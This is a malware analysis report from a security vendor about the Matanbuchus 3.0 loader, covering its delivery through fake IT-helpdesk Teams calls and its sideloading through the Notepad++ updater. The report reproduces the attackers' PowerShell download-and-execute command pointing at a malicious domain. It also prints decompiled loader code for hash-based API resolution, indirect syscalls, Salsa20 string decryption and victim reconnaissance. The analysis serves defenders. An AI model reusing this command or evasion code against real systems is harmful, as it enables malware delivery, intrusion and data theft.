MORPHISEC

Threat Analysis

From a Teams Call to a Ransomware Threat: Matanbuchus 3.0 MaaS Levels Up

Author: Michael Gorelik

Introduction

Matanbuchus is a malware loader that has been available as a Malware-as-a-Service (MaaS) since 2021. It is primarily used to download and execute secondary payloads on compromised Windows systems, making it a critical first step in various cyberattacks.

Over the past nine months, Matanbuchus has been used in highly targeted campaigns that have potentially led to ransomware compromises. Recently, Matanbuchus 3.0 was introduced with significant updates to its arsenal.


In one of the most recent cases (July 2025), a Morphisec customer was targeted through external Microsoft Teams calls impersonating an IT helpdesk. During this engagement, Quick Assist was activated, and employees were instructed to execute a script that deployed the Matanbuchus Loader.

This report presents the details of the recent loader version, focusing on changes from previously known analyses including:

- New delivery technique
- Improved communication protocol techniques
- Added in-memory stealthy capabilities
- Enhanced obfuscation, encryption, and evasion techniques
- WQL query support, CMD and Powershell reverse shell support
- EXE/DLL/MSI/Shellcode next stage execution support
- Indirect system call evasion
- Enriched data collection which includes the latest EDR security controls
- Modified persistency methodology


IOCs from recent campaigns are listed at the end of the report.

Technical Analysis



As described in the introduction, victims are carefully targeted and persuaded to execute a script that triggers the download of an archive. This archive contains a renamed Notepad++ updater (GUP), a slightly modified configuration XML file, and a malicious side-loaded DLL representing the Matanbuchus loader. In previous campaigns from September 2024, an MSI installer was downloaded, which ultimately led to a similar flow of Notepad++ updater sideloading execution.


Matanbuchus 3.0 Publication: Our team intercepted the HTTP variant of Matanbuchus 3.0 in active campaigns prior to its public advertisement on July 7, 2025, for $10,000, which is notably cheaper than the DNS variant priced at $15,000. This interception, before the announcement, suggests the adversaries are distributing the HTTP loader within trusted circles or leveraging it themselves. The first advertisement is shown below.



The recent PowerShell script below as has been executed by victims is a one liner command (for convenience we beautified the script). As can be seen from the script, it generates a random temp directory in the local temp folder, unpacks the zip and executes the updater which was renamed to GenericUpdater.exe (originally GUP.exe).


```powershell
$url='https://nicewk.com/update/GUP.zip';
$fileName='GenericUpdater.exe';
$rnd=Get-Random -Maximum 999999;
$tempZip=Join-Path $env:TEMP ('upcore_'+$rnd+'.zip');
$tempFolder=Join-Path $env:TEMP ('tempfolder_'+$rnd);
Invoke-WebRequest -Uri $url -UseBasicParsing -OutFile $tempZip;
Expand-Archive -LiteralPath $tempZip -DestinationPath $tempFolder -Force;
Remove-Item $tempZip -Force -ErrorAction SilentlyContinue;
$exe=Get-ChildItem -Path $tempFolder -Filter $fileName -Recurse -ErrorAction SilentlyContinue|Select-O
if($exe){
    Start-Process -FilePath $exe.FullName -WorkingDirectory (Split-Path $exe.FullName)
}
```

Gup.zip includes 3 files:




GenericUpdater.exe is a notepad++ GUP updater executable which sideloads the malicious libcurl.dll together with the gup.xml configuration file.

Below is a normal notepad GUP updater located under “Program Files/Notepad++/updater/”:



There is a small but important difference between the legitimate and non-legitimate configuration xml file, normal url that should have pointed to notepad-plus-plus.org instead points to notepad-plus-plu[.]org




The update URL is missing “s”. The attackers utilized cybersquatting techniques.

Looking just at the malicious domain reveals additional campaigns executed by the same adversaries.

Checking in VT for additional downloads from this link, leads to a prolong campaign that was first seen in September 2024.

Name	Detections	Type	Referred date
4d7e3a9d2b0e1af90940b583519c337c9f5152d8118b5668bba3ed02a3257cbc GUP2.zip zip detect-debug-environment contains-pe long-sleeps checks-user-input cve-2016-2569 exploit	36 / 70	ZIP	2025-03-31 15:03:44 UT
7107839f71df9453aede8e308a046e8ea6fc50d51a744d763e23485a4255d44b GUP.zip zip contains-pe	41 / 69	ZIP	2025-03-21 07:01:55 UT
98d0ce0f71ca782d5178f13158eb4a96f639f5af22b96e6d0a5215703a993fa6 GUP.zip zip long-sleeps contains-pe checks-user-input detect-debug-environment	22 / 69	ZIP	2025-04-03 07:25:17 UT
bf26e8c928e5826b0fb32f50b18c282cc5db679142b7c373e5bf38aba2198974 disk1.cab cab	40 / 63	CAB	2024-09-18 19:17:05 UT
d38022e6157e276c0637d2c40bc39bd4f6131129b30da7fbdd0a76c1e7afebd1 GUP5.zip zip checks-user-input contains-pe detect-debug-environment long-sleeps	35 / 70	ZIP	2025-04-01 15:49:48 UT



Payload Analysis

At first, the execution flow starts from the exported DLLInstall method, and its first step is to resolve dynamically the list of Dlls. DllInstall is the only malicious exported function added on top of the legitimate exported functions.

Note that the name is critical as it can be automatically triggered by regsvr32 with a “-i” switch (as we will show in the persistency section), similarly to how DllRegisterServer can be triggered with /s switch (a more popular abuse).

Resolved dll list:

user32.dll	ole32.dll
wininet.dll	version.dll
shell32.dll	oleaut32.dll
advapi32.dll	crypt32.dll
msi.dll	ws2_32.dll

The resolution algorithm was updated to MurmurHash3 with a changing seed (previously fnv1a was used), the function hashes every export name until it finds a match to the hash key input.

```
imageExportDirectory = (IMAGE_EXPORT_DIRECTORY *)((char *)hHandle
                                                  + v16->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
addrFunc = (DWORD *)((char *)&hHandle->Machine + imageExportDirectory->AddressOfFunctions);
addrNames = (char **)((char *)hHandle + imageExportDirectory->AddressOfNames);
addrOrdinals = (WORD *)((char *)&hHandle->Machine + imageExportDirectory->AddressOfNameOrdinals);
ordinal = 0;
for ( i = 0; i < imageExportDirectory->NumberOfNames; ++i )
{
  exportName = (char *)imageBase + (_DWORD)addrNames[i];
  v17 = 0;
  expLen = str_len_0(exportName);
  MurmurHash3(exportName, expLen, 9624228u, &v17);
  if ( v17 == key )
  {
    ordinal = addrOrdinals[i];
    break;
  }
}
if ( !ordinal )
  return 0;
targetFuncAddress = (unsigned int)imageBase + addrFunc[ordinal];
if ( targetFuncAddress <= (unsigned int)imageExportDirectory
  || targetFuncAddress >= (unsigned int)imageExportDirectory
                        + v16->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size )
{
  return targetFuncAddress;
}
```

While most of the functions are resolved with this API resolution method, a more advanced and generic approach is implemented and is used at a later stage if a specific payload for execution is selected.

```
funcAddr = (unsigned __int8 *)api_resolution((PIMAGE_FILE_HEADER)hNtdll, (DWORD)key);
if ( !funcAddr )
  return 0;
v2 = 0;
while ( *funcAddr && *funcAddr != 0xC3 )
{
  if ( *funcAddr == 0xB8 )
  {
    LOWORD(v2) = *(_WORD *)(funcAddr + 1);
    return v2;
  }
  ++funcAddr;
}
return v2;
```

As can be seen from the image, the original api_resolution is applied. Nevertheless, in most cases the generic wrapper function will return the address of the API +1, if MOV opcode (0xb8) is detected. This essentially returns the pointer to the syscall number. Next the code will execute the syscall number indirectly through a sophisticated shellcode execution which leads to the reserved “syscall” opcode.

```
62BC1000 var_8           = dword ptr -8
62BC1000
62BC1000                 push    ebp
62BC1001                 mov     ebp, esp
62BC1003                 push    33h ; '3'
62BC1005                 call    $+5
62BC100A                 add     dword ptr [esp], 5
62BC100E                 retf
62BC100E sub_62BC1000    endp ; sp-analysis failed
62BC100E
62BC100F ; ---------------------------------------------
62BC100F                 dec     eax
62BC1010                 and     esp, 0FFFFFFF0h
62BC1013                 inc     ecx
62BC1014                 push    edi
62BC1015                 inc     ecx
```

```
62BC105C
62BC105C loc_62BC105C:                           ; CODE XREF: .flat:62BC1043↑j
62BC105C                 dec     eax
62BC105D                 sub     esp, 28h
62BC1060                 syscall                 ; Low latency system call
```

Note: some dll addresses (e.g. ntdll, kernel32) are also resolved by utilizing MurmurHash3

```
_LIST_ENTRY *__cdecl GetModuleAddress(int module_hash)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  peb = NtCurrentPeb();
  ImageBaseAddress = peb->ImageBaseAddress;
  v6 = ImageBaseAddress + 3;
  for ( i = (LDR_DATA_TABLE_ENTRY *)ImageBaseAddress[3];
        i != (LDR_DATA_TABLE_ENTRY *)v6;
        i = (LDR_DATA_TABLE_ENTRY *)i->InLoadOrderLinks.Flink )
  {
    ldr_entry = i;
    mem_reset(dll_name, 0, 2050);
    output = 0;
    copy_name(dll_name, ldr_entry->BaseDllName.Buffer);
    string_to_lower(dll_name);
    MurmurHash3((char *)dll_name, ldr_entry->BaseDllName.Length, 0x92DAA4u, &output);
    if ( output == module_hash )
      return (_LIST_ENTRY *)ldr_entry->DllBase;
  }
  return 0;
```

Deobfuscation of names such as the domain c2 name or user agent and others is now done through Salsa20 with a 256-bit key applied on bytes in the libcurl.dll file

```
3   qmemcpy(a1, "expand 32-byte k", 16);
4   a1[4] = (*((unsigned __int8 *)a2 + 3) << 24) | (*((unsigned __int8 *)a2 + 2) << 16) | *a2;
5   a1[5] = (*((unsigned __int8 *)a2 + 7) << 24) | (*((unsigned __int8 *)a2 + 6) << 16) | a2[2];
6   a1[6] = (*((unsigned __int8 *)a2 + 11) << 24) | (*((unsigned __int8 *)a2 + 10) << 16) | a2[4];
7   a1[7] = (*((unsigned __int8 *)a2 + 15) << 24) | (*((unsigned __int8 *)a2 + 14) << 16) | a2[6];
8   a1[8] = (*((unsigned __int8 *)a2 + 19) << 24) | (*((unsigned __int8 *)a2 + 18) << 16) | a2[8];
9   a1[9] = (*((unsigned __int8 *)a2 + 23) << 24) | (*((unsigned __int8 *)a2 + 22) << 16) | a2[10];
10  a1[10] = (*((unsigned __int8 *)a2 + 27) << 24) | (*((unsigned __int8 *)a2 + 26) << 16) | a2[12];
11  a1[11] = (*((unsigned __int8 *)a2 + 31) << 24) | (*((unsigned __int8 *)a2 + 30) << 16) | a2[14];
```

Post DLL resolution, the loader validates that it's running under the Wow64 by executing IsWow64Process (most traditional OSs today are 64-bit and 32-bit applications are running within the Wow64) and this way avoids potential 32-bit sandbox OSs.

Next, as the loader heavily relies on WMI reconnaissance, it attempts to relax the security module around COM communication as will be shown later in this blog. The loader will be using CoCreateInstance with CLSID_WbemLocator and IWbemServices::ExecQuery. As it requires access to restricted resources, it ensures that the malware can handle COM calls across threads without marshaling, which is suitable for complex execution flows such as communication over pipes or WMI.

```
return CoInitializeExWrapper(0, COINIT_MULTITHREADED) >= 0
    && CoInitializeSecurityWrapper(0, -1, 0, 0, RPC_C_AUTHN_LEVEL_DEFAULT, RPC_C_IMP_LEVEL_IMPERSONATE, 0, 0, 0) >= 0;
```

The next step validates the preferred language set by the system; it will abort if any of the following languages are identified (this was previously described by CyberArk and is now common in different other ransomware payloads as well):

```
BOOL CheckWhiteListedLang()
{
  int v1; // [esp+18h] [ebp-4h]

  v1 = (unsigned __int16)GetUserDefaultUILanguageWrapper();
  return v1 == 1068 || v1 == 2092 || v1 == 1067 || v1 == 1087 || v1 == 1059 || v1 == 1049;// LCID
                                                 // 1049    Russian (Russia)
                                                 // 1059    Belarusian (Belarus)
                                                 // 1067    Armenian (Armenia)
                                                 // 1068    Azerbaijani (Cyrillic, Azerbaijan)
                                                 // 1087    Kazakh (Kazakhstan)
                                                 // 2092    Azerbaijani (Latin, Azerbaijan)
}
```

Next, it generates a very important serial id that is based on the volume drive serial. This id will be used for mutex, COM persistency, and file directories, therefore it's important to understand how the loader generates this number id.

To get the *VolumeSerialNumber*, it expands *%HOMEDRIVE%* path environment with *ExpandEnvironmentStringsW*, and then it executes *GetVolumeInformation* for the *lpVolumeSerialNumber*, it concatenates the 32-bit volume serial number in string format with a string representing the same number shifted right by 2 bits (dividing the number by 4).

```
wvsprintfW(NewSerialID, "%02x%02x", lpVolumeSerialNumber, lpVolumeSerialNumber >> 2)
```


Next it generates a mutex "*sync<NewID>*" using CreateMutexW, to avoid collisions with the persistence mechanism.

```
mem_reset(NewID, 0, 2050);
if ( GetNewSerialID((int)NewID) )
{
  v72 = v76;
  v32 = v56 - v59 - word_62C927B0 - ~(((unsigned __int8)byte_62C927
  v75 = v56 - v59 - word_62C927B0 == ~(((unsigned __int8)byte_62C92
  word_62C9277C = v75;
  mem_reset(Name, 0, 2050);
  wvsprintfWWrapper((int)Name, (int)&v45, NewID);
  if ( CreateMutexW(0, 0, Name) )
  {
    if ( TEB_LastErrorValue() != ERROR_ALREADY_EXISTS )
    {
```

Then, it uses Salsa20, to decrypt the C2 domain "nicewk[.]com" -> the same original download domain. In older versions Matanbuchus used RC4.

Next it validates if this is a first-time execution by querying **HKCU\SOFTWARE\<NewSerialID>** with *RegQueryValueW*, and if such exists, it extracts the guid generated identifier.

```
mem_reset(serialID, 0, 2050);
if ( GetNewSerialID((int)Sid) )
{
  wvsprintfW_wrapper((LPWSTR)serialID, Format, Sid);// SOFTWARE\%s
  qword_62C927A0 = (unsigned __int16)word_64372580[54];
  Value = RegOpenKeyExWwrapper(HKEY_CURRENT_USER, (int)serialID, 0, KEY_READ, (int)&phkResult);
  if ( !Value )
  {
    if...
    RegType = 0;
    Value = RegQueryValueExW_wrap(phkResult, 0, 0, (int)&RegType, 0, 0);
    if ( Value )
    {
      word_62C9281C = 0;
      v57 = word_62C927B0 == 0;
      v80 = v57 == word_62C92798;
      word_62C927D0 = v80;
      v28 = 0;
      dword_62C92804 = pointer_xor(qword_62C927C8, 104i64);
    }
    else if ( RegType == REG_SZ )
    {
      v34 = v54;
      v86 = ~(890373428 - qword_62C927E8 + ~v69 + (unsigned __int8)byte_62C9279A + 1);
      v45 = 1024;
      Value = RegQueryValueExW_wrap(phkResult, 0, 0, (int)&RegType, guid, (int)&v45);
```



If the registry path exists (above image is just an example for a serial key), it means that its part of a scheduled execution and no need to recreate persistency, collect additional data and perform additional operations as will be described further. It will jump to the final stage of waiting for next step commands from the C2 domain (this will be described later in this post).

First Time Execution

The loader generates a new COM id through *CoCreateGuid*. This ID will be used for COM persistency and will be later written into the registry as was presented in the previous image.

```
int __cdecl GenID_CoCreateGuid(LPWSTR guid)
{
  WCHAR format[32]; // [esp+0h] [ebp-50h] BYREF
  GUID com_guid; // [esp+40h] [ebp-10h] BYREF

  memset(&com_guid, 0, sizeof(com_guid));
  if ( CoCreateGuid_wrapper(&com_guid) )
    return 0;
  mem_reset(format, 0, 64);
  deobfuscate_name(format, 18);                 // %08lx-%04x-%04x-%04x-%04x%08lx
  wvsprintfW_wrapper(
    guid,
    format,
    com_guid.Data1,
    com_guid.Data2,
    com_guid.Data3,
    com_guid.Data4[1] | (com_guid.Data4[0] << 8),
    com_guid.Data4[3] | (com_guid.Data4[2] << 8),
    _byteswap_ulong(*(unsigned int *)&com_guid.Data4[4]));
  mem_reset(format, 0, 64);
  return 1;
```

Note, that even here the developers of the loader are careful enough to reset and zero out the API output immediately post string conversion.

It then generates a random empty temp file within the notepad updater execution folder by utilizing GetTempFileNameW

```
74  if ( word_683B291C )
75  {
76    v118 = GetTempFileNameW(L".", L"TMP", 0, TempFileName);
77  }
```

Data Collection

The loader extracts the USERNAME and COMPUTERNAME using *GetEnvironmentVariableW* (In previous versions ExpandEnvironmentStringsW was used)

```
deobfuscate_name((WCHAR *)&computername, 20); // COMPUTERNAME
username = 0;
v55 = 0;
v56 = 0;
v57 = 0;
v58 = 0;
deobfuscate_name((WCHAR *)&username, 23);     // USERNAME
v95 = v87 + 137727351;
v38 = ~byte_62C9224B - dword_62C922E8 - qword_62C922F8;
v94 = ~byte_62C9224B - dword_62C922E8 == qword_62C922F8;
v100 = v94;
if...
mem_reset(buff_compname, 0, 2050);
if ( GetEnvironmentVariableW_wrapper(&computername, buff_compname, 1024) )
{
  v91 = v97 - 1015;
  mem_reset(buff_username, 0, 2050);
  if ( GetEnvironmentVariableW_wrapper(&username, buff_username, 1024) )
  {
    v96 = qword_62C92270 + 107;
    mem_reset(target_domain, 0, 2050);
    if ( Get_Domain((int)target_domain) )
```

It extracts the domain that belongs to the victim by abusing *GetComputerNameExW*:

```
GetComputerNameExW(ComputerNameDnsDomain, &target_domain, &Len)
```

The loader extracts the OS build version by taking it from the version resource from within the ntdll module (which is unusual), utilizing LoadResrouce and VerQueryValueW.

```
hNtdll = GetModuleAddress(0xFBCD1DF9);
if ( hNtdll )
{
  ResourceW_wrapper = FindResourceW_wrapper(hNtdll, 1, RT_VERSION);// exrtact resource version from NTDLL
  if ( ResourceW_wrapper )
  {
    v62 = hComctl32;
    if...
    Resource_wrapper = LoadResource_wrapper(hNtdll, (int)ResourceW_wrapper);
    if ( Resource_wrapper )
    {
      v61 = (unsigned __int16)word_62C938B4;
      v74 = qword_62C93840;
      if...
      resource = LockResource_wrapper((int)Resource_wrapper);
      if ( resource )
      {
